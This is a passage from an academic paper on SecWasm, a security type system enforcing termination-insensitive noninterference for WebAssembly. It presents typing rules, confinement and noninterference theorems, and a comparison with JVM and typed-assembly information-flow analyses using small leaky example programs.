**Selected typing rules** In the following, we discuss the most interesting rules, also depicted in Figure E.8. The full set of rules is presented in Figure E.13 in Appendix E.II. Memory access rules were introduced in Figure E.3, so we omit them here.

As examples on rules T-LOAD and T-STORE are presented in Section E.7, we continue now with rule T-MEMORY-GROW and examples to back up our design choices. Recall we require both the security level of the value to extend the memory with and of the execution context to be public (L). Allowing other levels would leak private information. Consider Example E.5 extending the memory with secret data, and Example E.6 extending the memory depending on secret data. In both cases, by comparing the global values stored at positions 0 and 1 in the final state, the attacker can learn the secret value read on line 3, respectively line 4.

Abuses of non-termination channel such as in snippet `t.load xH; br_if 0; unreachable` are outside the scope of this work, as we further focus on enforcing termination-insensitive noninterference. Thus, we add no restrictions on the program context in rule T-UNREACHABLE.

Typing the **block** instruction (rule T-BLOCK) requires the current type stack to contain at least  $n$  labeled types, corresponding to the block type. Since we enter a new block, we split the arguments off and push pair  $\langle \tau_1^n, pc \rangle$  containing the  $n$  labeled types and the same program counter  $pc$  on the stack-of-stacks  $\langle st, pc \rangle :: \gamma$ . We also push  $\tau_2^m$  on the label-stack  $C.labels$  in context  $C$  to denote the branch target at the end of the block ( $label(\tau_2^m) : C$ ). The sequence of instructions  $expr$  is required to produce  $m$  correctly typed output values, some stack  $st'$  later discarded, and a new (possibly with higher labels)  $\gamma'$ . Finally, on the output stack-of-stacks,  $\tau_2^m$  is merged with the first element of  $\gamma'$ .

Recall **if** and **loop** are just special types of **blocks**. As a consequence, rules T-IF and T-LOOP only bear minor differences to rule T-BLOCK. For the former, inner expressions  $expr_1$  and  $expr_2$  are type-checked under a program counter *tainted* by the information flow from the condition operand, and for the latter, the labels of type stacks and program counter need to be in a fixed-point over the loop.

In rule T-BR-IF, all types on the stack-of-stacks  $\langle st, pc \rangle :: \gamma$  until and including the  $i$ :th+1 entry are tainted by label  $\ell$  of the top element on the input stack deciding whether a branch will happen or not, as illustrated in Example E.2. (This is represented by operator `l i f t` which upgrades all security levels present in its argument.) Furthermore, we require  $pc \sqcup \ell \sqsubseteq C.labels[i]$  to avoid implicit flows. This rule is important because it helps to reject leaky programs like the one in Example E.7 that copies the truth-value of local variable  $y_H$  to local variable  $x_L$  by skipping all the way to the end with `br_if 1`.

All other branching rules entail a similar taint propagation. In rule T-RETURN, for example, the entire stack-of-stacks is tainted by the function program counter.

(Security contexts)  $C ::= \{\text{globals } (\text{mut}^? \tau)^*, \text{locals } \tau^*, \text{return } (\tau^*)^?, \text{labels } (\tau^*)^*, \dots\}$

(Security-labeled type stack)  $st ::= \varepsilon \mid \tau :: st$

(Stack-of-stacks)  $\gamma ::= \varepsilon \mid (st, pc) :: \gamma$

Expression typing:  $\boxed{\gamma, C \vdash \text{expr} \mapsto \gamma'}$

T-UNREACHABLE

$$\frac{}{\gamma, C \vdash \text{unreachable} \mapsto \gamma}$$

T-BLOCK

$$\frac{\langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma, \text{label}(\tau_2^m) : C \vdash \text{expr} \mapsto \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma'}{\langle \tau_1^n :: st, pc \rangle :: \gamma, C \vdash \text{block } (\tau_1^n \rightarrow \tau_2^m) \text{ expr end} \mapsto \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma'}$$

T-LOOP

$$\frac{\begin{array}{c} pc \sqsubseteq pc' \quad \gamma \sqsubseteq \gamma' \quad pc \sqsubseteq pc'' \quad st \sqsubseteq st' \\ \langle \tau_1^n, pc' \rangle :: \langle st', pc'' \rangle :: \gamma', \text{label}(\tau_1^n) : C \vdash \text{expr} \mapsto \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \end{array}}{\langle \tau_1^n :: st, pc \rangle :: \gamma, C \vdash \text{loop } (\tau_1^n \rightarrow \tau_2^m) \text{ expr end} \mapsto \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma'}$$

T-BR-IF

$$\frac{\begin{array}{c} C.\text{labels}[i] = st \\ \gamma \sqsubseteq \gamma' \quad pc \sqcup \ell \sqsubseteq st \quad \gamma^* = \text{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i - 1]) \end{array}}{\langle i32(\ell) :: st :: st', pc \rangle :: \gamma, C \vdash \text{br\_if } i \mapsto \gamma^* :: \gamma'[i : ]}$$

T-RETURN

$$\frac{\begin{array}{c} C.\text{return} = st \quad \gamma \sqsubseteq \gamma' \quad pc \sqsubseteq st \end{array}}{\langle st :: st', pc \rangle :: \gamma, C \vdash \text{return} \mapsto \text{lifft}_{pc}(\langle st', \ell \rangle :: \gamma')}$$

T-CALL

$$\frac{\begin{array}{c} C.\text{funcs}[i] = f : \tau_1^n \xrightarrow{\ell} \tau_2^m \quad pc \sqsubseteq \ell \end{array}}{\langle \tau_1^n :: st, pc \rangle :: \gamma, C \vdash \text{call } i \mapsto \langle \tau_2^m :: st, pc \rangle :: \gamma}$$

T-CALL-INDIRECT

$$\frac{\begin{array}{c} pc \sqcup \ell \sqsubseteq \ell_f \end{array}}{\langle i32(\ell) :: \tau_1^n :: st, pc \rangle :: \gamma, C \vdash \text{call\_indirect } \tau_1^n \xrightarrow{\ell_f} \tau_2^m \mapsto \langle \tau_2^m :: st, pc \rangle :: \gamma}$$

**Figure E.8:** SecWasm type system (Selected rules). Security extensions and static checks are highlighted.

**Example E.5.**

```

1 memory.size
2 set_global 0
3 i32.load H
4 memory.grow
5 memory.size
6 set_global 1

```

**Example E.6.**

```

1 memory.size
2 set_global 0
3 i32.const 1
4 i32.load H
5 if (memory.grow)
6 else (i32.const 0)
7 memory.size
8 set_global 1

```

**Example E.7.**

```

1 block
2 block
3 i32.const 0
4 get_local yH
5 br_if 1
6 end
7 drop
8 i32.const 1
9 end
10 set_local xL

```

Note premise  $pc \sqsubseteq st$  in branching rules is synthetic and we resorted to using it as it considerably simplifies the proofs.

Rule T-CALL is standard for function calls in IFC type systems. The input type stack is required to be a subtype of the input type stack for the caller function, the function program counter label  $\ell$  needs to be at least as high as current callee  $pc$ , and the output type stack of the function needs to be a subtype of the expected output type stack.

T-CALL-INDIRECT works almost the same way as rule T-CALL, with the difference that indirect calls require a 32-bit integer labeled  $\ell$  on top of the input stack acting as the function pointer and thus the function also needs to check  $\ell$  flows to the function program counter  $\ell_f$ .

## E.6 Security properties

We begin this section on security properties enforced by SecWasm with postulating two well-typedness properties for operand stacks  $C \vdash \sigma$  and stores  $C \vdash S$  (the actual definitions are given in Appendix E.III). These two properties state that local and global variables are well-typed in  $\sigma$  and  $S$  with respect to the types declared in context  $C$ .

Next, we define what it means for two operand stacks to be equivalent with respect to the attacker, i.e.,  $\mathcal{A}$ -equivalent. Security label  $\mathcal{A}$  simply captures the level at or below which the attacker can read information.

**Definition E.1** (Operand Stack and Type Stack Agreement Equivalence). For two operand stacks  $\sigma$  and  $\sigma$  and type stacks  $st_0$  and  $st_1$  such that  $st_i \Vdash \sigma_i$ , we define operand stack equivalence  $st_0 \Vdash \sigma_0 \sim_{\mathcal{A}}^C st_1 \Vdash \sigma_1$  inductively as:

$$\begin{array}{c}
 \frac{}{[] \Vdash \varepsilon \sim_{\mathcal{A}}^C [] \Vdash \varepsilon} \qquad \frac{st_0 \Vdash \sigma_0 \sim_{\mathcal{A}}^C st_1 \Vdash \sigma_1 \quad \ell_0 \sqsubseteq \mathcal{A} \wedge \ell_1 \sqsubseteq \mathcal{A} \Rightarrow v_0 = v_1}{t\langle \ell_0 \rangle :: st_0 \Vdash v_0 :: \sigma_0 \sim_{\mathcal{A}}^C t\langle \ell_1 \rangle :: st_1 \Vdash v_1 :: \sigma_1} \\
 \\
 \frac{st_0 \Vdash \sigma_0 \sim_{\mathcal{A}}^C st_1 \Vdash \sigma_1 \quad F \sim_{\mathcal{A}}^C F'}{st_0 \Vdash F :: \sigma_0 \sim_{\mathcal{A}}^C st_1 \Vdash F' :: \sigma_1} \qquad \frac{st_0 \Vdash \sigma_0 \sim_{\mathcal{A}}^C st_1 \Vdash \sigma_1}{st_0 \Vdash L :: \sigma_0 \sim_{\mathcal{A}}^C st_1 \Vdash L :: \sigma_1}.
 \end{array}$$

Note the two type stacks  $st_0$  and  $st_1$  must have the same *shape*, but may differ in their security labels. This allows us to relate prefixes of stacks before and after

program execution (when security labels may have been upgraded due to a branch). In other words, this part of the definition does not come into effect when considering a “traditional” noninterference theorem statement.

Ideally, when proving noninterference one would show that if two configurations, including stacks and memories, are  $\mathcal{A}$ -equivalent then the output configurations that result after executing the same program on both these configurations are also  $\mathcal{A}$ -equivalent. However, this property cannot easily be extended to be inductive and instead a *confinement* lemma is required. This lemma relates the configurations before and after a single execution in a high context. Specifically, it usually says that when you execute a well-typed program in a high context it only alters high data. However, this statement is not sufficient in SecWasm, as we also have to specify what happens to the operand stack during this execution. If it unwinds, how much does it unwind? If it grows, what gets added to it?

This is another novelty introduced by Wasm, and inherited by SecWasm: operand stack unwinding, uncommon in other low-level languages. Due to it, the formulation of our properties and formal guarantees differs from previous approaches enforcing security in machine languages. For more details, we refer the reader to Section E.7.


When a program typeable with a high program context is executed, one of three things can happen (and all three things can happen during different parts of the execution). Firstly, the program can branch and pop the appropriate number of entries off the stack. Secondly, the program can pop some number of entries off the stack without branching. Thirdly, the program can push elements on the stack. In the first two cases, the bottom of the stack will remain unchanged between the beginning and the end of the execution. In the third case, there is still some part at the bottom of the stack that remains unchanged (this may however be empty) and the top of the stack will contain only values labeled at or above the high  $pc$ -label. We capture these possible cases in Definition E.2 by introducing judgment  $\gamma \Vdash \sigma \triangleleft_{\mathcal{A}}^C \gamma' \Vdash \sigma'$  stating stack  $\sigma'$  is the result of executing a high (w.r.t. the attacker-label  $\mathcal{A}$ ) program that starts off with  $\sigma$ . To prove  $\sigma$  and  $\sigma'$  are related in this way one needs to prove there is some common  $\mathcal{A}$ -equivalent bottom of the two stacks (that may be empty) and that all elements on top of this bottom part of  $\sigma'$  are labeled high in  $\gamma'$ .

**Definition E.2** (Operand Stack and Stack-of-Stacks Agreement Ordered Equivalence).

$$\frac{\gamma \Vdash \sigma_t :: \sigma_b \quad \gamma' \Vdash \sigma'_t :: \sigma'_b \quad \gamma.\text{fst} = \sigma_t :: \sigma_b \quad \gamma'.\text{fst} = \sigma'_t :: \sigma'_b \quad \sigma_b \sqsubseteq \sigma'_b \quad \text{high}(\sigma'_t) \quad \sigma_b \Vdash \sigma_b \sim_{\mathcal{A}}^C \sigma'_b \Vdash \sigma'_b}{\gamma \Vdash \sigma_t :: \sigma_b \triangleleft_{\mathcal{A}}^C \gamma' \Vdash \sigma'_t :: \sigma'_b}$$

Note the  $pcs$  are not used in the ordered equivalence, although they are part of  $\gamma$ . The reason for this is that in our proofs we only need the structure of  $\gamma.\text{fst}$  given by  $\gamma$ .

**Store equivalence** We also need to consider what happens to the linear memory, global and local variables, i.e., the state of the program. Fortunately, the flow-insensitive nature of the global and local variables means that these will just be



**Figure E.9:** Pictorial representation of the confinement lemma. Each box represents an element  $\langle st, pc \rangle$  of  $\gamma$  before (to the left) or after (to the right) execution. White means  $pc \sqsubseteq \mathcal{A}$ , gray denotes  $pc \not\sqsubseteq \mathcal{A}$ .

$\mathcal{A}$ -equivalent before and after execution. The flow-sensitive nature of the linear memory however means that two linear memories  $m$  and  $m'$  will be  $\triangleleft_{\mathcal{A}}^C$ -ordered equivalent if  $m'$  has strictly more high-labeled indices and all the low-labeled indices are the same between  $m$  and  $m'$ .

**Definition E.3** ( $\mathcal{A}$ -ordered store equivalence). Two stores  $S_0$  and  $S_1$  are  $\mathcal{A}$ -ordered equivalent given security context  $C$ :

$$S_0 \triangleleft_{\mathcal{A}}^C S_1 \text{ iff } \begin{cases} (S_0.\text{funcs} = S_1.\text{funcs})^* \\ (S_0.\text{tables} = S_1.\text{tables})^* \\ (S_0.\text{globals} \sim_{\mathcal{A}}^C S_1.\text{globals})^* \\ S_0.\text{mems} \triangleleft_{\mathcal{A}} S_1.\text{mems}. \end{cases}$$

Due to the flow-sensitivity, the program execution is confined to strictly making more memory locations secret. While atypical, the ordered-equivalence on memories is the solution we resort to, as otherwise classical formulations would not be strong enough for confinement to hold true.

**Confinement** With these definitions in place we would like to state confinement, but not before we overcome a new challenge posed by the stack unwinding and  $\theta$ .

Ideally, confinement would be that given  $\gamma, C \vdash expr \dashv \gamma'$  where  $\gamma[0].\text{snd} \not\sqsubseteq \mathcal{A}$  and  $\langle \sigma, S, expr \rangle \Downarrow \langle \sigma', S', \theta \rangle$ , then  $\gamma \Vdash \sigma \triangleleft_{\mathcal{A}}^C \gamma' \Vdash \sigma'$  and  $S \triangleleft_{\mathcal{A}}^C S'$ . However, this definition implicitly assumes  $\theta = \text{no-br!}$ . For example, if  $\theta = j + 1$  then a branch executed in  $expr$  and the stack  $\sigma'$  is not well-typed with respect to  $\gamma'$  anymore. We take this dependency of the type of  $\sigma'$  on  $\theta$  with the following definition.

**Definition E.4** ( $\theta$ -Variant Typing Contexts).

$$\Delta(C, \gamma, \theta) \triangleq \begin{cases} \gamma & \text{if } \theta = \text{no-br} \\ \text{merge}(C, \gamma, j) & \text{if } \theta = j \\ \langle C.\text{return}, \gamma[0].\text{snd} \rangle & \text{if } \theta = \text{return} \end{cases}$$

where  $\text{merge}(C, \gamma, j) \triangleq \langle C.\text{labels}[j] :: \gamma[j+1].\text{fst}, \gamma[0].\text{snd} \sqcup \gamma[j+1].\text{snd} \rangle :: \gamma[j+2:]$ .

Finally, we introduce an order on  $\theta$ s to capture the fact that if we branch in a high context we know something about the  $pc$ -labels in the output  $\gamma$ . Specifically, we have  $\text{no-br} < 0 < 1 < \dots < \text{return}$ . We also need to define a translation of  $\theta$ s to natural numbers with infinity where  $\text{nat}(\text{no-br}) = -1$ ,  $\text{nat}(j) = j$ , and  $\text{nat}(\text{return}) = \infty$ .

We are now ready to state our confinement lemma.

**Lemma E.1** (Confinement). *For any typing context  $C$ , store  $S_0$ , operand stack  $\sigma_0$ , stack-of-stacks  $\gamma_0$ , and expression  $\text{expr}$ , such that  $C \vdash S_0$ ,  $C \vdash \sigma_0$ , and  $\gamma_0 \Vdash \sigma_0$ , if  $\langle \langle \sigma_0, S_0, \text{expr} \rangle \Downarrow \langle \sigma_1, S_1, \theta \rangle \rangle$ ,  $\gamma_0, C \vdash \text{expr} \dashv \gamma_1$ , and  $\gamma_0[0].\text{snd} \not\sqsubseteq \mathcal{A}$ , then the following statements hold:*

1.  $\gamma_0 \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \Delta(C, \gamma_1, \theta) \Vdash \sigma_1$ ,
2.  $S_0 \triangleleft_{\mathcal{A}}^C S_1$ , and
3.  $\gamma_1[0 : \text{nat}(\text{pred}(\theta))].\text{snd} \not\sqsubseteq \mathcal{A}$ .

The confinement lemma as stated above (and proven in Appendix E.III) captures the intuition laid out previously. Furthermore, the different cases one needs to consider in the proof are illustrated in Figure E.9. For example, case (d) corresponds to the execution of line 8 in Example E.4, when the conditional branch is not taken.

**Noninterference** Next we turn our attention to stating and proving noninterference. We would like to state a classical theorem like “if you start off with two  $\mathcal{A}$ -equivalent configurations and execute the same program in both, you end up with two  $\mathcal{A}$ -equivalent configurations.” However, this is not a strong enough statement to induct over the evaluation of expressions in SecWasm, because the two different executions may end up branching differently in a high context. For this reason we need a weaker notion of stack similarity than the strong equivalence given above.

**Definition E.5** (Weak Stack Similarity). We say stacks  $\sigma_0$  and  $\sigma_1$  with respective thetas  $\theta_0$  and  $\theta_1$  are weakly similar given  $\gamma$  and  $C$  (written  $WS_{\gamma, C}(\langle \sigma_0, \theta_0 \rangle, \langle \sigma_1, \theta_1 \rangle)$ ) iff  $\Delta(\gamma, C, \theta_0) \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \Delta(\gamma, C, \theta_1) \Vdash \sigma_1$  or  $\Delta(\gamma, C, \theta_1) \Vdash \sigma_1 \triangleleft_{\mathcal{A}}^C \Delta(\gamma, C, \theta_0) \Vdash \sigma_0$ , and if  $\theta_0 \neq \theta_1$  then  $\gamma[0 : |\text{pred}(\max(\theta_0, \theta_1))|].\text{snd} \not\sqsubseteq \mathcal{A}$ .

This is enough to let us state and prove a sufficiently strong noninterference statement:

**Theorem E.2** (Noninterference). *If*

1.  $\gamma, C \vdash expr \dashv \gamma'$ ,
2.  $C \vdash S_0$  and  $C \vdash S_1$ ,
3.  $C \vdash \sigma_0$  and  $C \vdash \sigma_1$ ,
4.  $\gamma \Vdash \sigma_0 \sim_{\mathcal{A}}^C \gamma \Vdash \sigma_1$ ,
5.  $\langle\langle \sigma_0, S_0, expr \rangle\rangle \Downarrow \langle\langle \sigma'_0, S'_0, \theta_0 \rangle\rangle$  and  $\langle\langle \sigma_1, S_1, expr \rangle\rangle \Downarrow \langle\langle \sigma'_1, S'_1, \theta_1 \rangle\rangle$ , and
6.  $S_0 \sim_{\mathcal{A}}^C S_1$ ,

then  $S'_0 \sim_{\mathcal{A}}^C S'_1$  and  $WS_{\gamma', C}(\langle\sigma'_0, \theta_0\rangle, \langle\sigma'_1, \theta_1\rangle)$ .

Finally, we note that this theorem gives us a corollary that looks like a traditional noninterference theorem.

**Corollary 1** (Termination Insensitive Noninterference). *If*

1.  $\langle st, pc \rangle, C \vdash expr \dashv \langle C.\text{return}, pc' \rangle$ ,
2.  $C \vdash S_0$  and  $C \vdash S_1$ ,
3.  $C \vdash \sigma_0$  and  $C \vdash \sigma_1$ ,
4.  $\langle st, pc \rangle \Vdash \sigma_0 \sim_{\mathcal{A}}^C \langle st, pc \rangle \Vdash \sigma_1$ ,
5.  $\langle\langle \sigma_0, S_0, expr \rangle\rangle \Downarrow \langle\langle \sigma'_0, S'_0, \theta_0 \rangle\rangle$  and  $\langle\langle \sigma_1, S_1, expr \rangle\rangle \Downarrow \langle\langle \sigma'_1, S'_1, \theta_1 \rangle\rangle$ , and
6.  $S_0 \sim_{\mathcal{A}}^C S_1$ ,

then  $S'_0 \sim_{\mathcal{A}}^C S'_1$   
and  $\langle C.\text{return}, pc' \rangle \Vdash \sigma'_0 \sim_{\mathcal{A}}^C \langle C.\text{return}, pc' \rangle \Vdash \sigma'_1$ .

This corollary holds because if the program  $expr$  terminates without trapping, then it terminates with either  $\theta = no\text{-}br$  or  $\theta = return$  and both of these guarantee that the two output stacks are typed *with the same stack type*. When they do,  $\blacktriangleleft_{\mathcal{A}}^C$  boils down to  $\sim_{\mathcal{A}}^C$ .

## E.7 SecWasm vs. IFC for low-level languages

We use this section for an explicit and detailed comparison of SecWasm with information flow analyses for other low-level languages, while keeping Section E.8 for discussing related approaches covering other aspects.

There has been an extensive line of work on security analyses for (subsets of) Java bytecode [5, 6, 8, 14, 20], further referred to as JVM, and a great interest has been given to enforcing security in TAL (Typed Assembly Language) [10, 24, 25, 42] which models the RISC architecture. Some JVM approaches use model checking [8],

abstract interpretation [6], or binary decision diagrams [14] for verifying secure information. Others pursue traditional IFC through static type systems [5, 20]. The latter are further in our focus.

In the following, we first look at syntactic and semantic differences between (Sec)Wasm and JVM and TAL, continue with a brief description of previous approaches on IFC for JVM and TAL, and end the section with a detailed and example-based comparison of SecWasm and JVM-IFC [5] and SIFTAL [10], which we find to bear most similarities with SecWasm.

**Syntactic and semantic comparison** The common denominator of JVM and TAL is the *unstructured* control flow, not shared by (Sec)Wasm. Moreover, in JVM implicit flows originate from conditionals, dynamic method dispatch, or exceptions, while in (Sec)Wasm, they originate only from conditionals and branching instructions (see Section E.4.1). Unlike JVM and (Sec)Wasm, TAL has registers which can be reused to store values of different types and security levels. Finally, both JVM and TAL use a heap stack, with JVM also using an operand stack, while (Sec)Wasm uses only an operand stack.

**Previous work** The treatment of explicit and implicit flows is done similarly both in SecWasm and previous information flow analyses for JVM and TAL, i.e., no secret variables can be directly assigned to public ones, and no redefinition of public variables in contexts affected by secrets is permitted. The main differences, however, lay in handling control flows. To account for the unstructured control flow and to mimic the block structure of the original high-level language, several solutions have been put forward by previous IFC approaches in JVM and TAL: linear continuations and continuation stacks [10], static code labels [24], control regions [5, 20], type annotations [24, 42], etc. All these approaches either assume some information is provided to the type system by a trusted component [5], or the language is extended with (pseudo-)instructions [10, 24, 42], or some information is propagated down at compilation time [42]. While the resulting systems might bear some similarities with SecWasm, our approaches are quite different. Due to its structured control flow inherited from WebAssembly, SecWasm does not need artificial instructions to mimic the block structure of the original language, neither external components for computing dependence regions and postdominators. In addition, due to its big-step semantics, SecWasm does away with keeping track of the instruction to branch to. This is achieved by the use of  $\theta$ , as we explained in Section E.5.2.

**SecWasm vs. JVM-IFC and SIFTAL** We further focus on our comparison with JVM-IFC [5] and SIFTAL [10] as they seem to share most similarities with SecWasm. In this last part of the section we look into technical details related to the information-flow analyses of JVM-IFC and SIFTAL and compare them with SecWasm's.

We start off with the equivalence relation on operand stacks defined in JVM-IFC. JVM-IFC requires the stacks to be equivalent point-wise on the top and high on the bottom, where their heights do not need to coincide (Figure E.10a). In SecWasm, we require instead the operand stacks to have the same shape (Figure E.10b, left side).

Recall in SecWasm (as in Wasm), the operand stack contains other types of entries than values, although for clarity of exposition we omit them from Figure E.10b.



	SecWasm	JVM	SIFTAL
A	$x_L := y_H$		
	i32.const $a_{x_L}$ i32.const $a_{y_H}$ i32.load H i32.store L	load $y_H$ store $x_L$	cpush $L_1$ mov $r_2, r_1$ jmpcc $L_1: \dots$
B	<b>if</b> ( $y_H$ ) <b>{</b> $x_L = 0$ <b>}</b> <b>else</b> <b>{</b> $x_L = 1$ <b>}</b>		
	i32.const $a_{x_L}$ i32.const $a_{y_H}$ i32.load H block block i32.eqz br_if 0 i32.const 1 br 1 end i32.const 0 end i32.store L	load $y_H$ ifeq $l_1$ push 0 store $x_L$ goto $l_2$ $l_1$ :push 1 store $x_L$ $l_2$ :...	$L_1: \dots$ cpush $L_3$ bnz $r_1, L_2$ mov $r_2, 0$ jmpcc $L_1: \dots$ mov $r_2, 1$ jmpcc $L_3: \dots$
C	—		
	i32.const $a_{x_L}$ block i32.const 0 i32.const 1 i32.const $a_{y_H}$ i32.load $y_H$ block i32.eqz br_if 0 call \$swap drop br 1 end drop end i32.store L	push 0 push 1 load $y_H$ $l_1$ :ifeq $l_2$ swap pop goto $l_3$ $l_2$ :pop $l_3$ :store $x_L$	cpush $L_4$ bnz $r_1, L_1$ jmp $L_2$ $L_1: \dots$ mov $r_3, 1$ jmp $L_3$ $L_2: \dots$ mov $r_3, 0$ jmp $L_3$ $L_3: \dots$ mov $r_2, r_3$ jmpcc $L_4: \dots$

**Figure E.11:** SecWasm vs. JVM-IFC [5] and SIFTAL [10]. Grayed snippet letters denote secure code, while snippet letters not highlighted denote insecure code. Grayed cells denote code marked as secure by the respective enforcement mechanism, snippets not highlighted denote code deemed as insecure.

$a_x$  refers to the address of variable  $x$ , while  $p_x$  refers to the position in the local vector of variable  $x$ . Unless otherwise stated we assume  $y_H$  is stored in  $r_1$  and  $x_L$  is stored in  $r_2$  in the SIFTAL examples.

	SecWasm	JVM	SIFTAL
D	<b>if (<math>y_H</math>) {return 0} else {return 1}</b>		
	<pre> i32.const <math>a_{y_H}</math> i32.load H block   block     i32.eqz     br_if 0     i32.const 1     br 1   end   i32.const 0 end           </pre>	<pre> load <math>y_H</math> <math>l_1</math>:ifeq <math>l_2</math>   push 0   return <math>l_2</math>:push 1   return           </pre>	—
E	—		
	<pre> i32.const <math>a_{x_L}</math> i32.const 0 i32.const <math>a_{z_H}</math> if   tee_local <math>p_{x_H}</math> else   tee_local <math>p_{y_H}</math> end i32.store L           </pre>	<pre> push 0 load <math>z_H</math> ifeq <math>l_1</math>   store <math>x_H</math>   push 0   goto <math>l_2</math> <math>l_1</math>: store <math>y_H</math>   push 0 <math>l_2</math>: store <math>x_L</math>           </pre>	<pre> <math>\%y_H</math> in <math>r_1</math> <math>\%x_L</math> in <math>r_2</math> <math>\%z_H</math> in <math>r_3</math> <math>\%x_H</math> in <math>r_4</math>   mov <math>r_5, 0</math>   cpush <math>L_4</math>   bnz <math>r_3, L_1</math>   jmp <math>L_2</math> <math>L_1</math>: ...   mov <math>r_4, r_3</math>   jmp <math>L_3</math> <math>L_2</math>: ...   mov <math>r_1, r_3</math> <math>L_3</math>: ...   mov <math>r_2, 0</math>   jmpcc <math>L_4</math>: ...           </pre>

**Figure E.11:** SecWasm vs. JVM-IFC [5] and SIFTAL [10]. Grayed snippet letters denote secure code, while snippet letters not highlighted denote insecure code. Grayed cells denote code marked as secure by the respective enforcement mechanism, snippets not highlighted denote code deemed as insecure.

$a_x$  refers to the address of variable  $x$ , while  $p_x$  refers to the position in the local vector of variable  $x$ . Unless otherwise stated we assume  $y_H$  is stored in  $r_1$  and  $x_L$  is stored in  $r_2$  in the SIFTAL examples (cont.)

	SecWasm	JVM	SIFTAL
F	$x_L = 0; \text{ if } (y_H) \{x_L = 1\}$		
	block block i32.const 0 set_local $x_L$ get_local $y_H$ br_if 1 end i32.const 1 set_local $x_L$ end	push 0 store $x_L$ load $y_H$ ifeq $l_1$ push 1 store $x_L$ $l_1: \dots$	mov $r_2, 0$ cpush $L_2$ bnz $r_1, L_1$ jmpcc $L_1: \dots$ mov $r_2, 1$ jmpcc $L_2: \dots$
G	$x_L = a_{L[L]}[i_H]$		
	i32.const $a_{x_L}$ i32.const $i_H$ i32.load L i32.store L	load $a_{L[L]}$ load $i_H$ arrayload store $x_L$	—
H	$a_{L[L,L]}[1] = y_H; \text{ return } a_{L[L,H]}[\text{foo}(x_L)];$		
	i32.const 1 i32.const $a_{y_H}$ i32.load H i32.store H i32.const $a_{x_L}$ i32.load L call \$foo i32.load L	—	—

**Figure E.11:** SecWasm vs. JVM-IFC [5] and SIFTAL [10]. Grayed snippet letters denote secure code, while snippet letters not highlighted denote insecure code. Grayed cells denote code marked as secure by the respective enforcement mechanism, snippets not highlighted denote code deemed as insecure.

$a_x$  refers to the address of variable  $x$ , while  $p_x$  refers to the position in the local vector of variable  $x$ . Unless otherwise stated we assume  $y_H$  is stored in  $r_1$  and  $x_L$  is stored in  $r_2$  in the SIFTAL examples (cont.)

The 3rd snippet is based on JVM code with no correspondent in C. The SecWasm equivalent code uses function `swap : i32H i32H  $\rightarrow$  i32H i32H` defined as follows<sup>1</sup>:

```
func $swap (param i32 i32) (result i32 i32)
  get_local 1
  get_local 0
```

All approaches reject this code. In SecWasm, the code is rejected as the type stack agreeing with 0 and 1 gets lifted after validating the conditional branch `br_if 0`, leading to an illegal explicit flow on the last line. If, on the other hand, `swap` was given signature `i32L i32L  $\rightarrow$  i32L i32L`, then, unsurprisingly, the execution of the code would trap at function call, as the arguments passed have a high security label, and the function expects only low arguments.

Snippet D considers a function return based on a secret variable  $\gamma_H$ . The program is rejected by JVM-IFC as return statements are not allowed inside secret control regions. On the other hand, SecWasm accepts this program if the enclosing function has a signature specifying a high return type, and rejects it otherwise.

In snippet E, we highlight the permissiveness of SecWasm when it comes to instruction `tee_local`. To the best of our knowledge, the code does not correspond to any C code. Recall `tee_local i` assigns the top value on the operand stack to the local at position  $i$ , while keeping the value on the operand stack. Neither JVM, nor SIFTAL have a corresponding single instruction for it, so the only way to recreate the same semantic behavior is to push back the value on the operand stack/register after the store. However, in both cases, this leads to a push instruction to take place in a high control region, which means the value on the operand stack/register will be high, leading to an explicit flow. While the snippet is thus rejected by both JVM-IFC and SIFTAL, SecWasm accepts it, as it does not taint the top value on the operand stack.

**Array handling** The last two snippets depict array handling. Arrays as a datatype do not exist in Wasm, but they can be compiled down from the source language to a representation of a sequence of primitive types in the memory.

As is standard when it comes to IFC, arrays are usually coarse-grained: the contents of the array gets one security label, and the ability to read the size of the array another one [26, 27]. This is the case in JVM-IFC, allowing only  $a_{\ell[\ell']}$ , both set from the beginning. However, in SecWasm, the array representation as a stream of bytes, the individual labeling of memory locations, and the dynamic security checks on the memory all allow for *individual array elements to have their own labels*, leading to a finer-grained array handling achieving increased expressiveness:  $a_{\ell[\ell_1 \dots \ell_n]}$ , where  $n = \text{length}(a)$ , and  $\ell_1 \dots \ell_n$  may change during program execution.

Snippet G is rejected by JVM-IFC since, if the array contains distinguishable elements labeled L, it allows an attacker to learn the secret index value  $i_H$ . In SecWasm, the array would be translated as a stream of bytes in the linear memory, with each memory cell having its own security label. When reading the value from  $a$  at position  $i_H$ , the type system would expect the index label to be L. Since it is not, this example is also rejected by SecWasm.

<sup>1</sup>Inspired by <https://blog.scottlogic.com/2018/05/29/transpiling-web-assembly.html>

